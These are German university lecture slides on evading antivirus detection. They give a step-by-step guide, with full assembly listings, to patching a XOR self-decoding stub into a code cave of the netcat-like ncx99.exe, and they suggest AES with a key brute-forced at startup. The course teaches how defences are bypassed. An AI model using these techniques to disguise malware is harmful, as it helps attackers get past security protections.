- Natürlich muss man auch einen Weg finden die heuristische Komponente des AVs zu überlisten!

Custom Encoding (2)

- **Mit ein wenig Assembler-Kenntnisse können wir unsere eigenen Programme kodieren:**



Simpler XOR-Kodierer


- Wir kopieren `ncx99-orig.exe` aus dem Arbeitsverzeichnis auf den Desktop und öffnen das Programm mit einem Debugger.
- Wir kopieren wieder die ersten Befehle in eine Textdatei.
- Nun suchen wir eine geeignete Codecave für unseren XOR-Kodierer.
  - Ab Position 0040A770 werden wir fündig.
- Wir kopieren die Adresse.

Berechtigungsproblem

- **Die gefundene Codecave im .text-Segment (Bereich, wo der Programmcode liegt) ist groß genug.**
- **Allerdings möchten wir das der Sourcecode sich selbst kodieren bzw. dekodieren kann.**
  - **Das .text-Segment ist üblicherweise RO!**
  - **Daher müssen wir dem Segment Schreibrechte geben, sofern sie – in Ausnahmefällen – nicht bereits vorhanden sind.**
  - **Dazu benutzen wir wieder `LordPE`**


Berechtigungsproblem – Lösung

- **Wir öffnen die Datei mit `LordPE`, öffnen das .text-Segment und aktivieren die Checkbox *Writable*:**



Erreichen der Codecave

- **Zunächst übernehmen wir den *Program Entry Point* (PEP) und gelangen mit einem `JMP` zu unserer Codecave.**
- **Wir sehen uns an welcher Code Überschrieben wurde und notieren das in unserem Notepad:**



- **Mit `F7` führen wir den `JMP` aus.**

Zu Kodierenden Bereich festlegen (1)

- **Zumindest alles nach dem *PEP* kann kodiert werden, allerdings reicht das nicht immer um AVs auszutricksen.**
- **Im Codebereich vor dem PEP kann es zu Komplikationen kommen, sofern man Teile des Codes kodiert, auf die bereits beim Start der Anwendung zugegriffen wird.**
- **Hier hilft nur ausprobieren, ob man den Bereich davor kodieren kann.**

Zu Kodierenden Bereich festlegen (2)

- **In unserem Fall gibt es keine Probleme.**
- **Wir markieren uns als Startpunkt `0x00401000` und als Endpunkt einen der `NOPs` am Ende `0x0040A76C`.**
- **Wir benötigen einen Zähler, der uns die jeweils zu kodierende Adresse liefert.**
- **Dazu verwenden wir das `EAX`-Register und speichern zunächst unsere Startadresse in `EAX`**
  - `mov eax, 00401000`

XOR-Stub (1)

- **Nun wollen wir, beginnend an der Startadresse, byteweise den jeweiligen Wert mit einem 8Bit-Wert XOR-verknüpfen.**
  - **Im Beispiel nehme ich `0xAB` (`10101011`)**

- **Dazu wenden wir den `XOR`-Befehl auf jenes Byte, auf welches die `Data Segment Register Adresse` im `EAX`-Register zeigt:**
  - **`XOR BYTE PTR DS:[EAX],0AB`**

XOR-Stub (2)

- **Im Anschluss inkrementieren wir `EAX`:**
  - **`INC EAX`**
- **Nun müssen wir überprüfen ob die aktuelle Adresse, auf die `EAX` zeigt, unser *PEP* oder der Endpunkt ist.**
- **Zunächst die Überprüfung auf den Endpunkt. Dann wäre das kodieren bzw. dekodieren bereits abgeschlossen.**
- **Den Vergleich führen wir mit einem `COMPARE` durch:**
  - **`CMP EAX, 0040A76C`**

XOR-Stub (3)

- **In Assembler gibt es sehr viele unterschiedliche `JMP`-Befehle. Hier verwenden wir `JUMP EQUAL`:**
  - **`JE SHORT 0040A790`**
- **`0x0040A790` werden wir später noch anpassen, wenn wir den genauen Endpunkt unseres XOR-Stubs kennen.**
- **Nun überprüfen wir, ob es sich bei der aktuellen Adresse um den PEP handelt:**
  - **`CMP EAX, 00404C00`**

```
0040A770  > B8 00104000   MOV EAX,ncx99-1.00401000          Entry address
0040A775  > 8030 AB       XOR BYTE PTR DS:[EAX],0AB        Default case of switch 0040A778
0040A778  . 40            INC EAX                          Switch (cases 40A76B..40A76F)
0040A779  . 3D 6CA74000   CMP EAX,ncx99-1.0040A76C
0040A77E  . 74 10         JE SHORT ncx99-1.0040A790
0040A780    3D 004C4000   CMP EAX,ncx99-1.<ModuleEntryPoint>
```

XOR-Stub (4)

- Enthält `EAX` nicht die Adresse des *PEP* können wir dieses Byte mit XOR kodieren.
- Wir springen also zu unserem XOR-Befehl zurück:
  - `JNE SHORT 0040A775`
- Der Debugger setzt das in den Befehl `JUMP NOT ZERO` (`JNZ`) um. Das Zero-Flag wird beim `CMP` Befehl gesetzt, sofern beide Werte gleich sind.
- Handelt es sich um den *PEP* inkrementieren wir `EAX` um die entsprechende Byte-Anzahl oder setzen mit `MOV` die neue Adresse.

XOR-Stub (5)

- **Da wir `MOV` bereits kennen verwenden wir den `ADD`-Befehl**

```
00404C00 > $ 55              PUSH EBP
00404C01   . 8BEC            MOV EBP,ESP
00404C03   . 6A FF           PUSH -1
```

- **Insgesamt werden 5 Byte überschrieben, daher addieren wir also 5 zu `EAX` hinzu:**
  - **`ADD EAX, 5`**
- **Nun springen wir ebenfalls zum `XOR`-Befehl**
  - **`JNZ SHORT 0040A775`**

```
0040A770  > B8 00104000    MOV EAX,ncx99-1.00401000          Entry address
0040A775  > 8030 AB        XOR BYTE PTR DS:[EAX],0AB        Default case of switch 0040A778
0040A778  . 40             INC EAX                          Switch (cases 404BFF..40A76B)
0040A779  . 3D 6CA74000    CMP EAX,ncx99-1.0040A76C
0040A77E  . 74 10          JE SHORT ncx99-1.0040A790
0040A780  . 3D 004C4000    CMP EAX,ncx99-1.<ModuleEntryPoint>
0040A785  .^75 EE          JNZ SHORT ncx99-1.0040A775
0040A787    83C0 05        ADD EAX,5
0040A78A   ^75 E9          JNZ SHORT ncx99-1.0040A775
```

XOR-Stub (6)

- **Unser erster Sprung den, wir noch anpassen wollten, war gut geschätzt.**
- **Wir ändern ihn daher nicht, sondern fügen `NOP`-Befehle ein.**
- **Nun fügen wir die überschriebenen Kommandos an der Adresse `0x0040A790` ein:**

```
0040A787    83C0 05         ADD EAX,5
0040A78A   ^75 E9           JNZ SHORT ncx99-1.0040A775
0040A78C    90              NOP
0040A78D    90              NOP
0040A78E    90              NOP
0040A78F    90              NOP
0040A790    55              PUSH EBP
0040A791    8BEC            MOV EBP,ESP
0040A793    6A FF           PUSH -1
```


XOR-Stub (7)

- **Der letzte Befehl ist ein Rücksprung zum nächsten Befehl nach dem übernommenen *PEP*:**
  - `JMP 00404C05`

- **Nun speichern wir alle Änderungen in eine neue EXE-Datei.**

XOR dekodieren

- **Um die Anwendung zu mit XOR zu kodieren, müssen wir den gesamten XOR Stub einmal über die Anwendung laufen lassen.**
- **XOR hat ja den Vorteil, dass es sich bei erneuter Anwendung selbst wieder aufhebt.**
- **Wir setzen einen Breakpoint bevor wir zum *PEP* zurückspringen, da wir die Änderungen, welche das Programm durchführt, abspeichern müssen:**



Code vergleichen

- **Original Codespranze:**


```
0040A73F  . FF15 7C224100 CALL DWORD PTR DS:[<&KERNEL32.WideCharT WideCharToMultiByte
0040A745  . 8BF0          MOV ESI,EAX
0040A747  . 85F6          TEST ESI,ESI
0040A749  .^0F85 65FFFFFF JNZ ncx99-1.0040A6B4
0040A74F  > 53            PUSH EBX
0040A750  . E8 9B98FFFF   CALL ncx99-1.00403FF0
0040A755  . 8B4424 24     MOV EAX,DWORD PTR SS:[ESP+24]
0040A759  . 83C4 04       ADD ESP,4
0040A75C  . 50            PUSH EAX
0040A75D  . E8 8E98FFFF   CALL ncx99-1.00403FF0
0040A762  . 83C4 04       ADD ESP,4
0040A765  > 5F            POP EDI
0040A766  . 5E            POP ESI
0040A767  . 5D            POP EBP
0040A768  . 33C0          XOR EAX,EAX
0040A76A  . 5B            POP EBX
0040A76B  L. C3           RETN
0040A76C    90            NOP
```

- **Codespranze nach XOR-Kodierung:**

```
0040A73A  ? 8BA9 ABABF954 MOV EBP,DWORD PTR DS:[ECX+54F9ABAB]
0040A740  ? BE D789EAAB   MOV ESI,ABEA89D7
0040A745  . 205B 2E       AND BYTE PTR DS:[EBX+2E],BL
0040A748  ? 5D            POP EBP
0040A749  . A4            MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI
0040A74A  ? 2E:CE         INTO                                    Superfluous prefix
0040A74C  ? 54            PUSH ESP
0040A74D  ? 54            PUSH ESP
0040A74E  ? 54            PUSH ESP
0040A74F  > F8            CLC
0040A750  . 43            INC EBX
0040A751  ? 3033          XOR BYTE PTR DS:[EBX],DH
0040A753  ? 54            PUSH ESP
0040A754  ? 54            PUSH ESP
0040A755  . 20EF          AND BH,CH
0040A757  ? 8F            ???                                     Unknown command
0040A758  ? 8F            ???                                     Unknown command
0040A759  . 286F AF       SUB BYTE PTR DS:[EDI-51],CH
0040A75C  . FB            STI
0040A75D  . 43            INC EBX
0040A75E  ? 25 33545428   AND EAX,28545433
0040A763  ? 6F            OUTS DX,DWORD PTR ES:[EDI]              I/O command
0040A764  ? AF            SCAS DWORD PTR ES:[EDI]
0040A765  > F4            HLT                                     Privileged command
0040A766  . F5            CMC
0040A767  . F698 6BF06890 NEG BYTE PTR DS:[EAX+9068F06B]
0040A76D    90            NOP
```

Speichern der kodierten Anwendung

- **Zum Schluss speichern wir alle Änderungen, die unser XOR-Stub vorgenommen hat, in eine neue Datei.**
- **Führen wir nun die kodierte Anwendung aus sehen wir, dass die Funktionalität erhalten bleibt:**



So simpel ist es natürlich nicht!

- **So ein simpler XOR-Kodierer trickst natürlich heute keine AV-Software mehr aus.**
- **Da sind Ansätze, wie das VEIL-Beispiel mit AES zielführender.**
- **Ein möglicher Ansatz ist es den bösartigen Code mit einem schwachen Schlüssel zu verschlüsseln. Z.B. AES nutzen, aber den Schlüssel nicht in den Code einfügen.**
- **Beim Start der Anwendung beginnt ein Bruteforce-Mechanismus den Schlüssel zu brechen.**

Fragen?

FH University of Applied Sciences
TECHNIKUM WIEN